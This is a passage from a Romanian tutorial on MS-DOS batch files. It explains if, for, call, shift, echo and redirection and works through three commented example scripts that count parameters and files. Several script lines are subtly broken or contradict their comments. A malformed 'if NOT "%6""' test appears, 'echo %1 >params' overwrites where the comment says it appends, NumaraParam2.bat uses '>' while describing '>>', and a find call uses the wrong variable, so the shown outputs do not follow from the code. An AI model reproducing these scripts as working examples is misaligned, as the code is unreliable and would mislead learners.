Exemplu: if exist c:\temp.txt del c:\temp.txt - dacă există fișierul c:\temp.txt, acesta va fi sters.

if 1=%var% echo 1 - dacă variabila de mediu var are valoarea 1 se afișează pe ecran sirul "1".

if errorlevel 1 echo Eroare - dacă codul de return al ultimei comenzi executate este mai mare sau egal cu 1, se va afișa pe ecran "Eroare".

Observații: Detalii de folosire a comenzii **if**, precum și exemple sunt prezentate pe larg în secțiunile **Remarci generale** și **Exemple rezolvate**.

for

Sintaxă: **for %a in (element ...)** do comanda
 for %%a in (element ...) do comanda

Prima formă este pentru rularea comenzii **for** în linia de comandă, iar a două este pentru rularea comenzii **for** în interiorul unui fișier de comenzi. **a** este un caracter oarecare reprezentând variabila de ciclare, **element** este un sir de caractere, iar **comanda** este numele unei comenzi MS-DOS sau a unui fișier executabil. Între cele două paranteze rotunde pot apărea oricără elemente separate prin spațiu; de asemenea, se pot folosi caracterele de substituție '*' și '?'.

Efect: Pentru ambele forme, variabila **a** (valabilă numai în cadrul lui **for** și accesibilă prin construcția **%a**, respectiv **%%a**) va lua ca valori, pe rând, fiecare element dintre cele cuprinse între parantezele rotunde și pentru fiecare element va executa comanda **comanda**. În interiorul lui **comanda** pot să apară referiri la valoarea lui **a** (prin **%a** și respectiv **%%a**).

Exemplu: **for %%i in (1 2 3 4 5) do echo %%i** - variabila **i** va lua ca valori pe 1, 2, 3, 4 și apoi 5 și se va afișa pe ecran valoarea lui **i**, adică 1, apoi 2, apoi 3, apoi 4, apoi 5.

for %%f in (*.pas) do type %%f - se va tipări pe ecran conținutul fiecărui fișier cu extensia PAS din directorul curent.

Observații: Detalii de folosire a comenzii **for**, precum și exemple sunt prezentate pe larg în secțiunile **Remarci generale** și **Exemple rezolvate**.

call

Sintaxă: **call fisier_executabil**

Efect: apelează din interiorul unui fișier de comenzi, un fișier executabil. După ce execuția acestui fișier executabil se termină, execuția revine în fișierul de comenzi original după comanda **call**.

Exemplu: **call a.bat** - se va apela fișierul **a.bat**

Observații: Detalii de folosire a comenzii **call**, precum și exemple sunt prezentate pe larg în secțiunile **Remarci generale** și **Exemple rezolvate**.

Remarci generale: Un fișier de comenzi reprezintă o înșiruire de directive și comenzi ale sistemului de operare: câte o comandă/directivă pe fiecare linie a fișierului. La execuție, interpretorul de comenzi citește fișierul de comenzi linie cu linie, pe măsură ce interpretează fiecare comandă, și execută comenziile corect identificate sau emite mesaje de eroare atunci când fișierul nu este corect construit. Un fișier de comenzi poate primi oricără parametri în linia de comandă, accesibili în cadrul programului prin variabilele de mediu predefinite %0-%9. %0 este inițializat întotdeauna la apelul fișierului de comenzi cu numele fișierului de comenzi. Se pot

accesa direct primii nouă parametri din linia de comandă prin referirea la variabilele de mediu %1-%9. Pentru a accesa succesiv restul parametrilor se folosește directiva **shift** care permite „introducerea în fereastra vizibilă de parametri” a parametrilor cu indici mai mari de 9. Shift schimbă de fapt viziunea fișierului de comenzi asupra parametrilor din linia de comandă astfel: la fiecare execuție a directivei **shift** parametrii actuali sunt deplasati în cadrul variabilelor predefinite astfel încât valoarea din %1 trece în %0, valoarea din %2 trece în %1 și-md. Valoarea din %0 se pierde, iar %9 primește ca valoare valoarea parametrului pozitional 10 (la prima execuție a directivei **shift**). La execuțiile următoare ale comenzii **shift** se translatează din nou de la %9 spre %0 toate valorile și se introduce parametrul pozitional 11 în %9. Schematic aceasta se poate reprezenta astfel pentru 15 parametri actuali:

Apel	P.bat	P1	P2	P3	P4	P5	P6	P7	P8	P9	P10	P11	...	P15	
Var.	Var.	%0	%1	%2	%3	%4	%5	%6	%7	%8	%9				
Mediu															
Shift1		P1	P2	P3	P4	P5	P6	P7	P8	P9	P10	P11	P12	...	P14
Shift2		P2	P3	P4	P5	P6	P7	P8	P9	P10	P11	P12	P13	P14	

De fiecare dată fereastra parametrilor vizibili este cea demarcată de variabilele %0-%9. La fiecare shift fereastra se deplasează spre dreapta (conform tabelului) cu câte o poziție. Se mai poate face o analogie cu spotul luminos al unei lanterne care îl plimbă peste „parametrii actuali”. Sunt accesibili de fiecare dată doar parametrii care intră (sunt vizibili) în spotul luminos de dimensiune fixă.

Directiva **echo** se folosește atât pentru afișarea de mesaje la consolă cât și pentru inhibarea/activarea afișării comenziilor în cursul execuției fișierului de comenzi. Astfel atunci când este apelată folosind sintaxa: **echo <mesaj>**, mesajul va fi afișat pe consolă (écran). Atunci când argumentul comenzi **echo** are valoarea **ON** sau **OFF** (**echo ON** sau **echo OFF**) se activează respectiv se inhibă afișarea comenziilor în curs de execuție pe ecran. Implicit starea afișării comenziilor este activă, ceea ce duce de obicei la „poluarea ecranului” prin afișarea comenzielor de executat ceea ce face greu de urmărit mesajele efective emise de fișierul de comenzi pentru semnalizarea unor stări de eroare sau succes a operațiilor. Starea **ON** se folosește de obicei pentru depanarea fișierelor de comenzi întrucât permite identificarea imediată a liniilor de program care produc erori. Se recomandă deci inhibarea afișării liniilor în execuție prin comanda **ECHO OFF**.

Variabilele de mediu reprezintă echivalentul variabilelor pe care le cunoaștem din cadrul limbajelor de programare. Deosebirea față de un limbaj tipizat este aceea că acestea nu au tip. Ele sunt interpretate de către interpretorul de comenzi ca fiind „siruri de caractere”. Singurele operații uzuale sunt cele de atribuire de valori folosind directiva **set** și de comparare a valorilor folosind directiva **if**. Valoarea unei variabile de mediu se obține cu o construcție de forma %0-%9 pentru parametri din linia de comandă și %nume_var% pentru variabila cu numele **<nume_var>**. Se mai pot face anumite artificii, după cum vom vedea, care permit concatenarea la atribuire sau comparare a două sau mai multe valori. O remarcă interesantă este legată de folosirea directivei **if** pentru comparare de valori ale variabilelor de mediu și anume în construcția:

```
if "%nume_var%"==""
    goto eticheta
```

ghilimele nu sunt necesare pentru că este vorba de un sir de caractere ci mai degrabă pentru a împiedica aparitia unor erori de sintaxă. După cum am văzut deja, interpretorul înlocuiește construcția %nume_var% la execuție cu valoarea reală, efectivă a variabilei. Dacă aceasta nu este definită (deci este sirul vid) atunci după înlocuire înainte de semnul == nu va exista nimic, de aici rezultând o eroare de interpretare a directivei if. Mai mult, singura posibilitate de a verifica dacă o variabilă este definită (are o valoare) este aceea de a pune caracterul sentinelă (orică alt caracter care nu apare de obicei în spațiul de valori potențiale ale variabilei, de exemplu: ", !). Fără aceste caractere sentinelă am avea o construcție de forma:

```
if %nume_var%== goto eticheta
```

Care este incorectă datorită faptului că interpretorul nu consideră caracterele albe (spațiile) ca fiind valori. În jurul pseudo-operatorului "==" trebuie să avem în orice caz o valoare pentru ca sintaxa directivei if să fie corectă. Ca regulă generală, este bine ca de fiecare dată când se compară valorile variabilelor de mediu să folosim caracterul sentinelă care să impiedice apariția acestor erori de sintaxă la interpretare. Putem astfel folosi orice alt caracter, de exemplu:

```
if %nume_var1%!=%nume_var2%
    goto eticheta
```

Construcția de mai sus este la fel de corectă ca oricare altă care folosește caracterul sentinelă. Ele asigură doar că în cazurile în care una sau ambele variabile nu sunt definite pseudo-operatorul "==" conține valori atât la stânga cât și la dreapta (caracterele sentinelă, ! în cazul de mai sus).

La fel ca orice comandă/program DOS, interpretoarele de comenzi posedă trei canale de intrare/iesire (I/O – input/output):

0. Intrarea standard – asociată de obicei cu consola/tastatura
1. Ieșirea standard – asociată de obicei cu consola/ecranul monitorului
2. Canalul de eroare standard – asociat de obicei cu consola/ecranul monitorului.

În DOS-ul standard se pot redirecta ușor intrarea standard și ieșirea standard folosind operatorii "<" respectiv ">", ">>" cunoscuți. Canalul de eroare standard însă nu se poate redirecta simplu. Shell-ul extins (interpretorul) al sistemului de operare Windows NT (și versiunile ulterioare) permit redirectarea canalului standard de eroare folosind o construcție cu sintaxa următoare:

comanda [parametri] 2> fisier

Un alt lucru interesant de știut este acela că acele comenzi care primesc ca parametri nume de fișiere dar pot lucra alternativ și cu date de la intrarea standard afișeză în general numele fișierului prelucrat atunci când acesta este dat în linia de comandă. Acest lucru nu se întâmplă însă dacă intrarea standard a comenzi este redirectată din fișierul pe care îl prelucrăm. De exemplu:

```
find "text" f.txt
```

va afișa în decursul prelucrării cel puțin o linie cu numele fișierului f.txt. Nu același lucru se întâmplă atunci când comanda este apelată folosind sintaxa următoare:

```
find "text" < f.txt
```

fapt care ne permite să curățăm mesajele afișate de această comandă în vederea prelucrării lor automate mai departe. De exemplu atunci când dorim să afișăm numărul de apariții ale unei secvențe într-un fișier fără a mai afișa numele fișierului putem apela comanda find cu intrarea redirecțiată.

Exemplul 11.1: Să se scrie un fișier de comenzi care primește exact cinci parametri în linia de comandă. Dacă există în directorul curent un director cu numele dat de primul parametru acesta va fi redenumit cu numele dat de cel de-al doilea parametru. Se va crea în directorul curent un director cu numele specificat de primul parametru. Se vor șterge din directorul curent toate fișierele cu extensia data de parametrul patru. Din directorul specificat de cel de-al treilea parametru se vor muta în primul director toate fișierele având extensia txt. Dacă în al treilea director există un fișier având numele specificat de al cincilea argument atunci acesta se va șterge, altfel se va afișa un mesaj care să indice dacă cuvântul specificat de cel de-al cincilea argument există în vreunul dintre fișierele din primul director (cele copiate cu extensia txt) sau nu.

Soluție:

```
REM Inhibăm afișarea comenziilor ce se execută pe ecran în timpul rulării fișierului de comenzi
REM Inhibăm de asemenea afișarea comenzi „echo off” la consolă prin prefixarea acesteia
REM cu caracterul @. Implicit starea „echo” este ON ceea ce semnifică faptul că în timpul
REM rulării fișierului de comenzi fiecare linie (neprefixată cu caracterul @) se va afișa pe
REM consolă. Caracterul @ se folosește pentru inhibarea afișării unei singure liniilor.
```

```
@echo off
```

```
REM Verificăm parametrii din linia de comandă. Reamintim că valorile acestora se referă
REM folosind construcții de forma %0, %1, %2, ..., %9 (variabile de mediu predefinite având
REM numele 0, 1, 2, ..., 9), unde %0 conține la apelul scriptului numele fișierului de comenzi.
REM Putem accesa în felul acesta direct primii 9 parametri poziționali.
```

REM Verificăm existența a exact 5 parametri în două etape.

```
REM Cazul 1 - Cel puțin 5 parametri. Dacă parametrul pozițional 5 are valoarea nulă (deci nu
REM există), înseamnă că nu avem cel puțin 5 parametri actuali în linia de comandă la apelul
REM fișierului de comenzi. Reamintim că la execuție interpretorul înlocuiește efectiv construcția
REM %5 cu valoarea efectivă a parametrului pozițional 5. Dacă acesta nu este definit înseamnă
REM că expresia "%5" devine după înlocuire "" – de unde și testul "%5"=="".
```

```
if "%5"==""
    goto help
```

REM Cazul 2 - Cel mult 5 parametri. Pentru a avea exact 5 parametri actuali după ce am REM verificat existența a cel puțin 5 parametri trebuie ca parametrul 6 să fie nedefinit.

```
if NOT "%6"" goto help
```

REM Verificăm dacă există un director având numele egal cu param %2. Dacă da, atunci nu REM putem redenumi directorul dat de param %1 în %2. În general „if exist <nume>” se REM evaluează la TRUE numai atunci când entitatea <nume> există și este director. „if exist REM <nume>” se evaluează la TRUE atunci când există entitatea cu numele <nume> REM indiferent dacă aceasta este director sau fișier.

```
if exist %2\ goto eroare_arg2_exista
```

REM Dacă directorul cu numele %1 există îl redenumim cu numele dat de %2

```
if exist %1\ ren %1 %2
```

REM Creează un director cu numele dat de primul argument

```
mkdir %1
```

REM Încercăm să ștergem fișierele cu extensia %4 numai atunci când ele există. Evităm astfel REM „poluarea ecranului” cu mesajele de eroare pe care comanda del le emite atunci când REM fișierele nu există.

```
if exist *.%4 del *.%4
```

```
if not exist *.%4 echo Nu există fisier cu extensia %4
```

REM Dacă directorul dat de %3 nu există afișăm un mesaj de eroare și terminăm execuția.

```
if not exist %3\ goto eroare_dir3
```

REM Mutăm fișierele cu extensia txt din directorul dat de %3 în directorul dat de %1. Inhibăm REM afișarea eventualelor mesaje de succes al operației pe care le afișează move prin REM redirectarea ieșirii standard a comenzi move către NUL.

```
if exist %3\*.txt move %3\*.txt %1>nul
```

REM Verificăm dacă în directorul dat de argumentul 3 (<dir3>) există un fișier cu numele dat REM de argumentul 5 (<par5>). Pentru aceasta verificăm mai întâi dacă există un director cu REM numele <par5>. Dacă da, înseamnă că nu există un fișier cu numele <par5> deoarece REM într-un același director nu pot exista mai multe fișiere/directoare cu același nume. Spunem REM că spațiul de nume este comun atât pentru fișiere cât și pentru directoare.

```
if exist %3\%5\ goto cauta_cuvant
```

REM Verificăm dacă există un fișier cu numele <par5> în <dir3>. Dacă el nu există atunci REM continuăm execuția la eticheta cauta_cuvant.

```
if not exist %3\%5 goto cauta_cuvant
```

REM Fișierul există și va fi sters. Se trece controlul la eticheta end unde se sterg fișierele REM temporare și se termină execuția fișierului de comenzi.

```
del %3\%5  
goto end
```

```
:cauta_cuvant
```

REM Pentru a determina dacă există cel puțin un fișier care conține cuvântul dat de al cincilea REM parametru, concatenăm toate fișierele din directorul 1 într-un singur fișier și apoi REM verificăm dacă cuvântul există în acel fișier. Directivele for și type sunt folosite pentru REM concatenarea tuturor fișierelor din directorul 1 în fișierul tmp pe care îl construim în REM directorul curent.

```
if not exist %1\*.txt goto nu_gasit  
for %%i in (%1\*.txt) do type %%i >> tmp
```

REM Directiva find permite afișarea sau determinarea (printre altele a) liniilor ce conțin o REM anumită secvență. În mod normal find afișează liniile care conțin secvența căutată. REM Întrucât dorim doar să știm dacă fișierul concatenat conține secvența căutată vom REM redirecta ieșirea standard a comenzi în canalul I/O NUL (adică inhibăm ieșirea standard) REM și ne folosim de faptul că find setează variabila predefinită ERRORLEVEL la valoarea 0 REM dacă a găsit cel puțin o linie ce conține secvența căutată și 1 dacă nici o linie nu conține REM secvența căutată. De remarcat aici că o construcție de tipul „if ERRORLEVEL val” este REM echivalentă întotdeauna semantic cu „if ERRORLEVEL ≥ val”. De aceea trebuie ca REM întotdeauna testeze asupra valorii ERRORLEVEL să fie făcute în ordine de la cea mai REM mare valoare la cea mai mică pentru a determina corect valoarea variabilei de mediu.

```
find "%5" < tmp >NUL  
if ERRORLEVEL 1 goto nu_gasit  
if ERRORLEVEL 0 goto gasit
```

REM Aici se tratează cazul în care cuvântul specificat de parametrul 5 nu a fost găsit în fișierul REM rezultat prin concatenarea fișierelor *.txt din directorul %1.

```
:nu_gasit
```

```
echo Cuvantul %5 nu a fost gasit in nici un fisier din dir %1
```

```
    goto end
```

REM Aici se tratează cazul în care cuvântul specificat de parametrul 5 a fost găsit în fișierul REM rezultat prin concatenarea fișierelor *.txt din directorul %1.

```
:gasit
echo Cuvantul %5 a fost gasit intr-unul sau mai multe fisiere din dir %1
goto end
```

REM Se tratează cazul în care nu avem exact 5 argumente în linia de comandă. Afisăm modul REM corect de apelare al fișierului de comenzi și un exemplu de apel.

```
:help
echo Fisierul se apeleaza cu exact 5 argumente in linia de comanda
echo "%0 <numedir1> <numedir2> <numedir3> <ext_fisiere> <nume_fis>" 
echo Ex: %0 dir1 dir2 dir3 txt f.bat
goto end
```

REM În cazul în care există deja un director/fișier cu numele dat de %2 afișăm un mesaj de REM eroare și terminăm execuția scriptului.

```
:eroare_arg2_exista
echo Eroare - Există deja un director cu numele %2
goto end
```

REM Dacă nu există directorul cu numele dat de %3 afișăm un mesaj de eroare și terminăm REM execuția fișierului de comenzi.

```
:eroare_dir3
echo Eroare - nu există director cu numele %3
```

REM Stergem fișierele temporare și afișăm un mesaj corespunzător terminării execuției

```
:end
if exist tmp del tmp
echo Gata
```

Exemplul 11.2: Să se scrie un fișier de comenzi care primește oricărți parametri în linia de comandă și afișează pentru fiecare valoare distinctă, o singură dată, numărul de apariții în linia de comandă. (Nu se aplică pentru valori ale parametrilor care se includ unele pe altele. Ex: "ma" și "mașina").

Soluție: Vom aborda două rezolvări ale acestei probleme folosind două tehnici diferite. În ambele cazuri este vorba despre parcurgerea parametrilor din linia de comandă (pot fi mai mult de 10) și numărarea acestora. Prima problema efectivă care trebuie rezolvată aici este aceea că este necesară memorarea într-un fel sau altul a parametrilor procesați pentru a putea să facem numărarea efectivă pentru fiecare valoare distinctă. Al doilea punct care trebuie rezolvat este acela al numărării aparițiilor. Faptul că în DOS-ul clasic variabilele de mediu nu pot fi folosite ca numere și nu se pot executa operații aritmetice de adunare/scădere ne duce la ideea că numărătoarea prin incrementare de variabile sau mecanisme similare nu pot funcționa în acest caz. Singura posibilitate este aceea de a folosi comanda **find** pentru a contoriza numărul de linii care conțin o secvență dată și a afișa acest număr. Să vedem în continuare modalitățile în care ne putem folosi de această facilitate.

Rezolvare 1: Această rezolvare se bazează pe construirea unui sir prin concatenarea valorilor tuturor parametrilor din linia de comandă. Acest sir va putea apoi fi parcurs de mai multe ori pentru a contoriza numărul de apariții al fiecărei valori individuale. Avem nevoie de memorarea parametrilor deoarece la parcurgerea lor integrală cu directiva **shift** valorile lor se pierd pe măsură ce se parcurg și nu există un mecanism de revenire la parametrii anteriori din linia de comandă. Vom folosi două fișiere de comenzi: unul principal care construiește sirul parametrilor din linia de comandă și stochează toți parametrii într-un fișier pentru a putea fi numărați, și unul secundar care va realiza efectiv numărarea folosind comanda **find**.

NumaraParam.bat

```
@echo off
```

REM Pregătește mediul pentru execuție. Avem nevoie de un fișier (params) pentru ca REM programul să funcționeze corect.

```
if exist params del params
```

REM Poziunea de cod de la eticheta start și până la directiva „goto start” simulează un ciclu REM cu test inițial – deci un ciclu de tip „while”.

```
:start
```

REM Atunci când am epuizat toți parametrii din linia de comandă trecem la faza de numărare

```
if "%1"=="" GOTO numara
```

REM Concatenăm în variabila v parametrii din linia de comandă. Este vorba aici de o operație REM de concatenare prin alăturare: valoarea actuală a variabilei + spațiu + parametru.

```
set v=%v% %1
```

REM Adăugăm valoarea parametrului curent la sfârșitul fișierului params care inițial este gol.
 REM Vom folosi acest fișier în care am stocat fiecare parametru pe câte o linie pentru a
 REM număra aparițiile valorilor distincte.

```
echo %1 >params
```

REM Deplasăm conținutul variabilelor de mediu cu o poziție.

```
shift
goto start

:numara
```

REM Aici ajungem doar când am stocat toți parametrii din linia de comandă în variabila v și în
 REM fișierul params. Dacă în acest moment variabila v are valoare nulă înseamnă că am
 REM apelat fișierul de comenzi fără parametri actuali => deci nu avem ce număra

```
if "%v%"==""
  goto end
```

REM Pentru fiecare valoare distinctă din lista de parametri concatenată apelăm cu directiva call
 REM fișierul de comenzi NumaraParamHelp.bat, căruia îi transmitem ca parametri valoarea
 REM și fișierul care conține toate aparițiile parametrilor. Directiva call permite ca după
 REM execuția fișierului de comenzi NumaraParamHelp.bat să revenim în apelator, care își
 REM continuă execuția. Fără prezența directivei call nu se mai revine în programul apelant,
 REM execuția terminându-se de indată ce fișierul de comenzi apelat se termină.

```
for %%i in (%v%) do call NumaraParamHelp.bat %%i params
:end
```

REM Se sterg fișierele temporare create și se termină programul.
 if exist params del params

Fișierul de comenzi ajutor este următorul:

NumaraParamHelp.bat

REM Având în vedere că acest fișier de comenzi este apelat automat de către cel precedent nu
 REM mai este nevoie să verificăm corectitudinea parametrilor din linia de comandă.
 REM %1 – reprezintă parametrul a cărui apariție trebuie numărată
 REM %2 – reprezintă fișierul în care se află stocați câte unul pe linie toți parametrii cu
 REM care a fost lansat NumaraParam.bat

```
@echo off
```

REM Tehnica folosită este aceea că după fiecare valoare numărată să eliminăm din fișierul ce
 REM listează toți parametrii valoarea respectivă. Acest lucru ne permite ca atunci când scriptul
 REM este apelat la o apariție ulterioară în linia de comandă a aceleiași valori, să știm că ea
 REM a fost deja procesată – pentru a evita afișarea de mai multe ori a numărului de apariții
 REM pentru același parametru (din poziții diferite în linia de comandă)

```
type %2 | find /C "%1" >nul
```

REM Dacă ERRORLEVEL > 0 înseamnă că valoarea parametrului %1 nu a fost găsită în fișier
 REM (datorită faptului că am eliminat-o la un apel precedent când a fost tratată această
 REM valoare). Numărul de apariții pentru acest parametru a fost deja numărat în prealabil.

```
if ERRORLEVEL 1 goto end
```

REM Altfel

```
echo "Numarul de aparitii pt [%1]"
```

REM Afisăm folosind "find /C" numărul de apariții ale acestui parametru în fișierul params.

```
type %2 | find /C "%1"
```

REM Eliminăm din fișierul params toate aparițiile acestui parametru. Pentru aceasta extragem
 REM folosind comanda "find /v" toate liniile ce nu conțin parametrul într-un fișier separat pe
 REM pe care îl suprascriem peste fișierul params original.

```
type %2 | find /V "%1" >tmp
del %2 >nul
ren tmp %2 >nul
:end
```

Apelat cu linia de comandă următoare:
 Programul afișează rezultatele de mai jos:

```
"Numarul de aparitii pt [a]"  

4  

"Numarul de aparitii pt [b]"  

6  

"Numarul de aparitii pt [c]"  

2  

"Numarul de aparitii pt [d]"  

2
```

NumaraParam.bat a b a c b b b d a c a d b

Se poate observa că programul afișează o singură dată pentru fiecare valoare distinctă, numărul
 său de apariții în linia de comandă.

Rezolvare 2: În această abordare vom folosi exclusiv fișiere pentru memorarea informațiilor necesare. Algoritmul este mai simplu și nu necesită operații speciale asupra fișierelor. Ideea de bază este de a crea un director special în care vom stoca pentru fiecare valoare distinctă câte un fișier având numele parametrului. În fișierul X vom stoca toate aparițiile parametrului X, fiecare apariție separat pe câte o linie. Rămâne doar să numărăm de câte ori apare numele fiecărui fișier în conținutul său. Programul este următorul:

NumaraParam2.bat

```
@echo off
```

REM Pregătim mediul pentru execuție. Tmpdir este directorul în care vom stoca fișierele și
REM trebuie ca el să fie gol înainte de execuția scriptului. Stergem recursiv conținutul
REM directorului și directorul însuși.

```
if exist tmpdir\ rmdir /S /Q tmpdir
mkdir tmpdir
```

REM Simulăm clasicalul deja cunoscut "while" în care parcurgem toți parametrii din linia de
REM comandă și stocăm fiecare valoare distinctă pe câte o linie într-un fișier cu același nume
REM în directorul tmpdir.

```
:start
if "%1"=="" GOTO end
echo %1>tmpdir\%1
```

REM se redirecțează ieșirea standard a comenzii echo spre fișierul cu numele dat de parametrul
REM curent (valoarea lui %1) din cadrul directorului tmpdir. Redirecțarea presupune că dacă
REM acest fișier nu există deja, el se va crea întâi, după care se va depune pe prima linie din
REM acesta sirul de caractere reprezentat de %1. Dacă acest fișier există deja, atunci fiind
REM vorba despre „redirecțare în adăugare” (>>), se va adăuga o linie nouă cu sirul de
REM caractere respectiv.

```
shift
goto start
.
:end
cd tmpdir
```

REM La final nu rămâne decât să afișăm pentru fiecare fișier din directorul tmpdir numărul de
REM linii ce conțin numele fișierului (valoarea parametrului de fapt). De data aceasta dorim ca
REM find să afișeze și numele fișierului pe care îl prelucrează astfel încât să avem atât numărul
REM de apariții cât și parametrul (numele fișierului) afișate.

```
for %%i in (*.*) do find /C "%1" %%i
cd ..
rmdir /S /Q tmpdir > NUL
```

Apelat cu linia de comandă următoare:

NumaraParam2.bat a b a c b b b d a c a d b

programul afișează rezultatele de mai jos (după cum era de așteptat):

```
----- A: 4
----- B: 6
----- C: 2
----- D: 2
```

Exemplu 11.3: Se cere un fișier de comenzi MS-DOS care să primească în linia de comandă oricără parametru reprezentând nume de directoare și posibile nume de fișiere. Să se tipărească pentru fiecare parametru din linia de comandă care nu este un nume de director în câte directoare din linia de comandă apar fișiere cu acel nume.

Exemplu: Dacă vom avea o linie de comandă de forma:

>prog.bat dir1 a.txt fis.txt fis1 dir2 dir3 abc def
unde dir1, dir2 și dir3 sunt directoare, dir1 conține fișierul a.txt, dir2 conține fișierele a.txt și fis.txt, iar dir3 conține fișierele a.txt, fis.txt și fis1, programul va afișa că:

- a.txt apare în 3 directoare din linia de comandă
- fis.txt apare în 2 directoare din linia de comandă
- fis1 apare într-un singur director din linia de comandă.

Solutie: Problema nu o putem rezolva printr-o singură parcurgere a parametrilor din linia de comandă deoarece un anumit parametru fișier din linia de comandă poate apărea în directoare care sunt prezente după acesta în cadrul liniei de comandă și trebuie să le numărăm și pe acestea (de exemplu cazul fișierului a.txt care apare în directoarele dir2 și dir3 în exemplul de mai sus). De aceea, vom parcurge mai întâi toți parametrii din linia de comandă și vom reține într-o listă (variabilă de mediu) toți parametrii nume de directoare separați prin spațiu și în altă listă toți ceilalți parametri care nu sunt directoare (potențiale fișiere). Apoi, parcurgând simultan cele două liste, vom crea într-un director temporar, pentru fiecare fișier din lista fișierelor, câte un fișier cu același nume. În acest fișier vom scrie câte o linie cu numele lui pentru fiecare director din lista directoarelor care-l conține pe fișierul inițial. Astfel, pentru fișierul a.txt vom crea un fișier a.txt în directorul temp și acest fișier va conține 3 linii „a.txt”, câte una pentru fiecare director din linia de comandă care conține fișierul a.txt, adică dir1, dir2 și dir3. La sfârșit, vom număra cu ajutorul comenzi find câte linii are fiecare fișier creat în directorul temporar și astfel vom afișa ceea ce cere problema.

REM Prezența lui "@" înaintea oricărei comenzi într-un fișier BAT face ca respectivă comanda REM să nu mai fie afișată pe ecran (cum se face în mod implicit), ci se va afișa doar rezultatul REM execuției comenzi. Comanda echo off face acest lucru pentru toate comenziile următoare REM până la execuția eventuală a unei comenzi echo on. Cu alte cuvinte, dorim ca fișierul nostru REM de comenzi să nu afișeze la ieșirea standard comenziile pe parcursul execuției lor, ci doar REM rezultatul acestor execuții. *Observații:* Încercați să vedeați ce se va tipări la ieșirea standard, REM dacă eliminăm linia echo off din fișierul de comenzi. Eliminarea acestei linii este utilă în REM efectuarea debug-ului pe fișierul de comenzi.

```
@echo off
```

REM În program vom folosi două liste (variabile de mediu) care vor reține elemente separate prin REM spațiu: **fisiere** și **directoare**. În lista **directoare** vom reține toți parametrii din linia de REM comandă care reprezintă un nume de director. În lista **fisiere** reținem toți ceilalți parametri, REM adică cei care nu sunt nume de directoare, deci sunt potențiale nume de fișiere. În REM următoarele două liniile initializăm cele două liste (variabile de mediu).

```
set fisiere=
set directoare=
```

REM În directorul **temp** vom crea câte un fișier pentru fiecare element din lista **fisiere** care REM există ca fișier în cel puțin unul din directoarele din lista **directoare**. Drept urmare, dacă REM există deja un director cu numele **temp**, îl stergem și creăm altul gol cu același nume.

```
if exist temp\nul rmdir temp
mkdir temp
```

REM Începem prima buclă al programului, cea în care parcurgem toți parametrii și-i împărțim REM în două liste, lista directoarelor și lista potențialelor fișiere.

```
:loop
```

REM Condiția de părăsire a buclei: dacă parametrul %1 este vid, înseamnă că am parcurs toți REM parametrii din linia de comandă și putem părăsi bucla, adică execuția continuă la eticheta REM sf_parcurgere. Din interiorul unui fișier de comenzi avem acces, la un moment dat, la 9 REM parametri din linia de comandă, desemnați prin construcțiile: %1, %2, %3, %4, %5, %6, REM %7, %8 și %9. În plus, numele fișierului de comenzi este accesibil prin %0. %1 semnifică REM valoarea primului parametru din linia de comandă, %2 al doilea parametru, %3 al treilea REM parametru, etc. Pentru a avea acces la parametrii care urmează după al nouălea REM parametru, trebuie să folosim instrucțiunea shift care mută la dreapta cu o poziție REM "fereastra parametrilor vizibili", adică parametrul care înainte de shift se accesa prin REM %1, după shift se va accesa prin %0 (valoarea care era înainte de shift accesibilă prin %0, REM devine inaccesibilă după shift), parametrul care înainte de shift se accesa prin %2 este REM accesibil după shift prin %1, parametrul care înainte de shift se accesa prin %3 este

REM accesibil după shift prin %2 și la fel pentru parametrii accesăți prin %4, %5, %6, %7, %8, REM %9, iar al 10-lea parametru (cel ce urmează după %9) care înainte nu era accesibil, REM devine după shift accesibil prin %9.

REM De menționat este faptul că ghilimelele (caracterul ") nu sunt obligatorii în condiția lui if, REM astfel că linia următoare se putea scrie și sub următoarele forme (și sub multe alte forme):

```
REM if !%1==! goto sf_parcurgere
REM if %1a==a goto sf_parcurgere
```

REM Ceea ce e obligatoriu, e ca de partea dublei egalități în care nu apare %1, să apară cel REM puțin un caracter și caracterul/caracterele care apar într-o parte a dublei egalități să REM apară și în cealaltă parte a ei, alături de %1. Dacă nu am fi pus nici un caracter în partea REM dreapta a dublei egalități, ca în exemplul:

```
REM if %1== goto sf_parcurgere
```

REM sistemul de operare ar fi generat eroare la execuție.

```
if "%1"=="" goto sf_parcurgere
```

REM În următoarea linie verificăm dacă parametrul %1 este un nume de director. Dacă %1 este REM director atunci execuția continuă la eticheta director, unde %1 este adăugat la lista REM directoarelor. Atenție: condiția "exist nume" este adevărată dacă există un fișier sau un REM director cu numele "nume" în directorul curent. Desigur că specificația de fișier/director REM putea fi și absolută, nu numai relativă, ca în condiția "exist c:\temp\%a". Deci condiția REM anterioară nu facea distincție între existența unui director cu acel nume și existența unui REM fișier cu acel nume. Prin urmare, noi vom folosi condiția "exist nume\nul", care este REM adevărată doar dacă există un director cu numele "nume" (nul este un fișier fictiv REM existent la nivelul oricărui director). Aceasta deoarece vrem să punem toți parametrii REM nume de director în lista directoare și toți parametrii potențiale nume de fișiere în lista REM fisiere. Dacă am fi scris

```
REM if exist %1 goto director
```

REM și condiția ar fi fost adevărată, noi nu am fi știut dacă %1 este fișier sau dacă este chiar REM director.

```
if exist %1\nul goto director
```

REM Dacă execuția ajunge aici, înseamnă că %1 nu este director. Atunci el este un potențial REM nume de fișier, prin urmare îl vom adăuga la lista fișierelor în linia următoare. În linia REM următoare, variabila de mediu fisiere primește ca valoare sirul de caractere format din REM conținutul curent al variabilei (%fisiere%) concatenat cu caracterul spațiu (' ') și apoi cu REM valoarea lui %1.

```
set fisiere=%fisiere% %1
```

REM Deoarece am făcut ceea ce trebuia să facem cu %1, executăm shift pentru a sări la REM următorul parametru și apoi mergem la începutul buclei (la eticheta loop) pentru a REM continua execuția.

```
shift
goto loop

:director
```

REM Dacă execuția ajunge aici, înseamnă că %1 este un nume de director. Prin urmare, îl vom adăuga la lista directoarelor în linia următoare. În linia următoare, variabila de mediu directoare primește ca valoare sirul de caractere format din conținutul curent al variabilei (%directoare%) concatenat cu caracterul spațiu (' ') și apoi cu valoarea lui %1.

```
set directoare=%directoare% %1
```

REM Deoarece am făcut ceea ce trebuia să facem cu %1, executăm shift pentru a sări la următorul parametru și apoi mergem la începutul buclei (la eticheta loop) pentru a continua execuția.

```
shift
goto loop
```

```
:sf_parcurgere
```

REM La eticheta sf_parcurgere ajungem după ce am parcurs toți parametrii din linia de comandă.

